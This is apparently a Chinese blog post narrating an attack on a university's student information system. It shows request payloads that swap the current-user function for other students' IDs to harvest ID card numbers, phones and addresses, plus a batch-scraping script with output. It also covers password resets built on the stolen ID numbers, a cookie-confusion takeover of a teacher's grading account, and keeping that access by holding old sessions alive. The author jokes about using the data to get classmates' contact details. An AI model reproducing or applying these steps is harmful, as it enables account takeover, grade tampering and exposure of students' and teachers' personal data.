

乍一看提交的参数中没有学号等表示身份的数据，所以学号在 session 中获取？不存在逻辑漏洞？但仔细看了请求包后发现一个有意思的参数。

```
JSESSIONID=69541A1998DBF9;  
...id=9CE0...DC64-biz35  
Connection: close  
Cache-Control: no-transform  
X-Forwarded-For: spoofed.49bs825j8qlk7kqp7imtbi57fylqnlid92.burpcollaborator.net  
From: root@gg04fecvf28wewnleut5iucjmas2uxlla.burpcollaborator.net  
Client-ip: spoofed.mvlaurrlu8n2t227t08bx0rplg7893lrq.burpcollaborator.net  
True-Client-IP: spoofed.krf8qinzq6j0p0y5py49tyynnxe365lypn.burpcollaborator.net  
X-Wap-Profile: http://zknnjxgejlcifiirkidxomdg2qtwlygu4j.burpcollaborator.net/wap.xml  
Forwarded:  
for=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;by=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;host=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net  
X-Real-IP: spoofed.k2n8liyzl6u000950yf94yyn8ee6glep3.burpcollaborator.net  
Contact: r...p00ppjet5zxls0gp.burpcollaborator.net  
  
{ "contentType": "json", "accept": "application/json", "process": "...ess/xs  
jbszcpProcess", "activity": "xshpGL", "actionFlag": "__action_0__", "executor": "", "executeContext": "", "action": "queryzhscpcpryxxAction", "parameters": { "variables": {}, "filter": "(zhscpcpryxx.xh :currentPersonCode() AND (zhscpcpryxx.cpxn='2016'))", "offset": 0, "limit": 20, "columns": "csr,q,sfzjh,xz,zhscpcpryxx,sznjdm,pyccdm,xsdqztdm,xmpy,xkmlm,cpxn,ccdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkd,dwmc,xbdm,yxdm,hyzkd,sfbs,csddm,hdxlfddm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfddm,sfzjyxq,xh,zzmddm,bjmc,gjddqdm,xm,sfzj,yddh,tjsj,bjdm,jtdh"}", "translateParameter": { "dataType": "row-list", "transformIdcolumn": true, "includeState": true, "useNamespace": true, "cellnameByRelation": false, "rowsConfig": { "entity": "zhscpcpryxx", "sequence": "csr,q,sfzjh,xz,zhscpcpryxx,sznjdm,pyccdm,xsdqztdm,xmpy,xkmlm,cpxn,ccdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkd,dwmc,xbdm,yxdm,hyzkd,sfbs,csddm,hdxlfddm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfddm,sfzjyxq,xh,zzmddm,bjmc,gjddqdm,xm,sfzj,yddh,tjsj,bjdm,jtdh"} } }
```

xh? 学号? 这个参数传入的是一个函数，从名字上看就是获取当前用户学号了，但 AND 语句后面的参数是直接赋值了个“2016”（这里看上去是提交的 sql 语句，尝试过注入但没有成功），所以 xh 也能直接赋值？于是我将 currentPersonCode() 函数替换成了学号，不出所料的返回了身份信息。

```
7B714C87EEF01DC64-biz35
Connection: close
Cache-Control: no-transform
X-Forwarded-For: spoofed.49bs825j8qlk7kpg7imtbi57fylqnlD92.burpcollaborator.net
From: root@gg04fecvf28wewmleut5iucjmasCuxlla.burpcollaborator.net
Client-ip: spoofed.mvlaukrllu8n2t227t08bx0rplg7893lrq.burpcollaborator.net
True-Client-IP: spoofed.krf8qinzq6j0p0y5py49tynmxe365lypn.burpcollaborator.net
X-Wap-Profile: http://zknnjxgejlcffirkidxomdg2qtwlygu4j.burpcollaborator.net/wap.xml
Forwarded:
for=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;by=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;host=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net
X-Real-IP: spoofed.k2n8liyzl6u000950yf94yyyn8ee6glep3.burpcollaborator.net
Contact: root@bn2zm9jqmxfrlruwlp00ppjet5zxls0gp.burpcollaborator.net
```


```
{ "contentType": "json", "accept": "application/json", "process": "rs/xs
jbszcpProcess", "activity": "xshpGL", "actionFlag": "__action_0__", "executor": "", "executeContext
t": "", "action": "queryzhszcp_cpryxxAction", "parameters": { "variables": {}, "filter": " (zhszcp_cp
r/xx.xh = 1617
) AND (zhszcp_cpryxx.cpxn=
'2016')", "offset": 0, "limit": 20, "columns": "csrq,sfzjh,xz,zhszcp_cpryxx,sznjdm,pyccdm,xsdqztd
m,xm,py,xkmlm,cpxn,ccdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnm
c,cym,gatqwdm,zp,xslbmd,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkd,dwmc,xbdm,yxdm,hyzkd,sfbs,csd
dm,hdxlfmd,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfmd,sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,x
m,sfzj,yddh,tjsj,bjdm,jtdh", "translateParameter": { "dataType": "row-list", "transformIdcolumn
": true, "includeState": true, "useNamespace": true, "columnNameByRelation": false, "rowsConfig": { "en
tity": "zhszcp_cpryxx", "sequence": "csrq,sfzjh,xz,zhszcp_cpryxx,sznjdm,pyccdm,xsdqztdm,xm,py,x
kmlm,cpxn,ccdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbmd,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkd,dwmc,xbdm,yxdm,hyzkd,sfbs,csd
dm,hdxlfmd,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfmd,sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,xm,sfzj,y
ddh,tjsj,bjdm,jtdh" } } }
```

```
_cpryxx.xkmlm,zhszcp_cpryxx.cpxn,zhszcp_cpryxx.cczdz,zhszcp_cpryxx.dzyx,zhszcp_cpryxx.xyz
jdm,zhszcp_cpryxx.sfxfz,zhszcp_cpryxx.qq,zhszcp_cpryxx.rxny,zhszcp_cpryxx.wxh,zhszcp_cpryxx
x.ywxm,zhszcp_cpryxx.txdz,jcsj_zy.zymc,zhszcp_cpryxx.version,zhszcp_cpryxx.xxdm,zhszcp_cpr
yxx.zydm,jcsj_xn.xnmc,zhszcp_cpryxx.cym,zhszcp_cpryxx.gatqwdm,zhszcp_cpryxx.zp,zhszcp_cpr
yxx.xslbmd,zhszcp_cpryxx.jgdm,zhszcp_cpryxx.jtzz,zhszcp_cpryxx.txyb,zhszcp_cpryxx.tjr,zhszc
p_cpryxx.xgsj,zhszcp_cpryxx.sfzjlxdm,zhszcp_cpryxx.mzdm,zhszcp_cpryxx.jkzkd,jcsj_dw.dwmc,
zhszcp_cpryxx.xbdm,zhszcp_cpryxx.yxdm,zhszcp_cpryxx.hyzkd,zhszcp_cpryxx.sfbs,zhszcp_cpryxx
x.csddm,zhszcp_cpryxx.hdxlfmd,zhszcp_cpryxx.grzy,zhszcp_cpryxx.sfdszn,jcsj_bj.ssnjdm,zhsz
cp_cpryxx.jtyb,zhszcp_cpryxx.xgr,zhszcp_cpryxx.sfzx,zhszcp_cpryxx.pyfmd,zhszcp_cpryxx.sfz
jyxq,zhszcp_cpryxx.xh,zhszcp_cpryxx.zzmmdm,jcsj_bj.bjmc,zhszcp_cpryxx.gjdqdm,zhszcp_cpryxx
.xm,zhszcp_cpryxx.sfzj,zhszcp_cpryxx.yddh,zhszcp_cpryxx.tjsj,zhszcp_cpryxx.bjdm,zhszcp_cpr
yxx.jtdh", "updateMode": "whereVersion", "sys.rowid": "zhszcp_cpryxx", "propertyAlias": "csrq,sf
zjh,xz,sznjdm,pyccdm,xsdqztdm,xm,py,xkmlm,cpxn,ccdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,tx
dz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbmd,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm
,jkzkd,dwmc,xbdm,yxdm,hyzkd,sfbs,csddm,hdxlfmd,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfmd,
sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,xm,sfzj,yddh,tjsj,bjdm,jtdh", "model": "ata
", "idColumnDefine": "zhszcp_cpryxx", "idColumnName": "zhszcp_cpryxx", "idColumnType": "String"
}, "@type": "table", "rows": [ { "csrq": {}, "sfzjh": { "value": "23233", "x": { "value": 4
}, "zhszcp_cpryxx": { "value": "20161617010321", "snjdm": { "value": "2016", "pyccdm": { "value": "
00", "xsdqztdm": {}, "xm,py": {}, "xkmlm": {}, "cpxn": { "value": "2016", "ccdz": {}, "dzyx": {}, "xy
zjdm": {}, "sfxfz": {}, "qq": {}, "rxny": { "value": "201609", "wxh": {}, "ywxm": {}, "txdz": { "value": "
0000:00000000000000000000 (0000:00000000000000003120) }, "zymc": { "value": "0000", "version": { "
value": 1 }, "xxdm": {}, "zydm": { "value": "1701", "xnmc": { "value": "2016-201700", "cym": {}, "gatqwd
m": {}, "zp": { "value": "16232332080047.JPG", "xslbmd": {}, "jgdm": { "val
ue": "00000000", "jtzz": { "value": "0000000000", "txyb": {}, "tjr": {}, "xgsj": {}, "sfzjlxdm": {}, "m
zdm": {}, "jkzkd": {}, "dwmc": { "value": "0000", "xbd": { "value": "1", "yxdm": { "value": "317", "u
serdata": { "id": { "value": "20161617010321", "recordState": "NONE", "hyzkd": {}, "sfbs": {}, "csd
dm": {}, "hdxlfmd": {}, "grzy": {}, "sfdszn": {}, "ssnjdm": { "value": "2016", "jtyb": {}, "xgr": {}, "s
fzx": {}, "pyfmd": {}, "sfzjyxq": {}, "xh": { "value": "1617010321", "zzmmdm": {}, "bjmc": { "value": "
16003D", "gjdqdm": {}, "xm": { "value": "000", "sfzj": { "value": 1 }, "yddh": {}, "tjsj": {}, "bjdm": { "
value": "16170103", "jtdh": {} } } } } ], "messages": [ {}, "message": "" ] }
```

这下就好玩了，在学校身份号就是一个万能密码，几乎所有系统的密码都能通过身份证
号重置。

0x03 装逼神器：批量利用

我又查看了一些其他接口，都采用相似的方式获取数据，能获取的信息包括手机号，邮箱，班级，详细家庭住址等。在学校遇到漂亮的小姐姐不好意思要 QQ 号、手机号？嘿嘿！为了方便利用并实现批量获取数据，我整理了下各个接口，写了个批量利用的脚本，同时增加了重置各个系统密码的功能（原理当然是通过获取的身份证号啦）




```
E:\python\hacking\hunst_exp.py (python) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

127 print "[*] Logging ..."
128 opener = login()
129 print "[*] Login succeed"
130 print "[*] Getting information ..."
131 print "***50"
132 for i in range(1503070101,1503070105):
133     i = str(i)
134     id_list.append(i)
135 for id in id_list:
136     information = get_information(opener,id)
137     for name in information.keys():
138         print name+": "+information[name].encode("utf-8")

[*] Logging ...
[*] Login succeed
[*] Getting information ...
手机号码: 18
通讯地址: 广
家庭住址: 重
学生学号: 15
身份证号: 50
邮箱地址: 74
学院名称: 机
班级名称: 15
学生姓名: 王
手机号码: 18
通讯地址: 广
家庭住址: 广
学生学号: 15
身份证号: 44
邮箱地址: 11
学院名称: 机
班级名称: 15
```

0x04 最终的目标？

能重置同学的密码除了装逼就没什么卵用，既然这个系统统一采用了这种方式获取数据，那么老师的身份证号是否也能拿到呢？我翻遍了整个系统，最终找到了获取老师身份证号的接口。于是兴奋的拿着老师的身份证号去重置老师的教务系统密码。结果.....




学校也不蠢啊，不让重置老师的密码。我当然不能就这么放弃了，又去找了其他的系统，找到一个综合平台，一顿操作过后。




这都不行，只能说学校系统虽然 low，但这点操作还是能有的。

0x05 转机

经过一番折腾过后，我无意间重置了一下自己的密码，却为我带来了新的转机。



学生的密码重置后是可以直接获取的,但这不是重点,重点是后面一句话“关闭所有浏览器,重新打开登录页面输入用户名和新密码登录系统”。关闭浏览器?关闭浏览器无非是要重新获取 cookie,所以,这个系统的 cookie 是有缺陷的?需要重新获取说明 cookie 中的信息不能更新,想到了什么?COOKIE 混淆?于是有下面一套操作:1、重置自己的密码,获取到新密码;2、不关闭浏览器重置老师的密码;3、用自己的密码登录老师的账号.....



右边的成绩录入格外显眼,有点方!

0x06 持续控制

如果,真的想做点什么的话,重置密码毕竟动静太大,而且是在老师录成绩的时间段重置密码,这能安全的搞事情才怪了。能不能非考试时间段重置一次密码,然后持续控制老师的账户?首先想到的就是 XSS,如果能在用户空间处插入 XSS,那即使改了密码,以后每次

登陆的时候我都能获取的账户的控制权。说干就干，开始在系统中找 XSS，然而并没有找到。当我已经放弃正关闭浏览器的时候，发现了另一个小漏洞。系统在重置密码后之前登陆的会话依然有效，简单来说就是开两个浏览器，均登陆系统，在一个浏览器中修改密码后，另一个浏览器中的 cookie 依然是有效的 cookie，这个小漏洞也能达到持续控制账号的效果。只需要将登陆后的 cookie 放到服务器上，每隔一段时间带着 cookie 发送一次请求，维持 cookie 存活，那么即使老师把密码改回去了，只要网络不出问题，依然能控制老师的账户。

0x07 结语

以上内容站在实际的角度给出了一套完整控制老师账户的方法，虽然站在实际的角度来解决问题，但我并没有通过这些方式做过什么什么，你们都懂的，毕竟我还是纯洁的“三好学生”。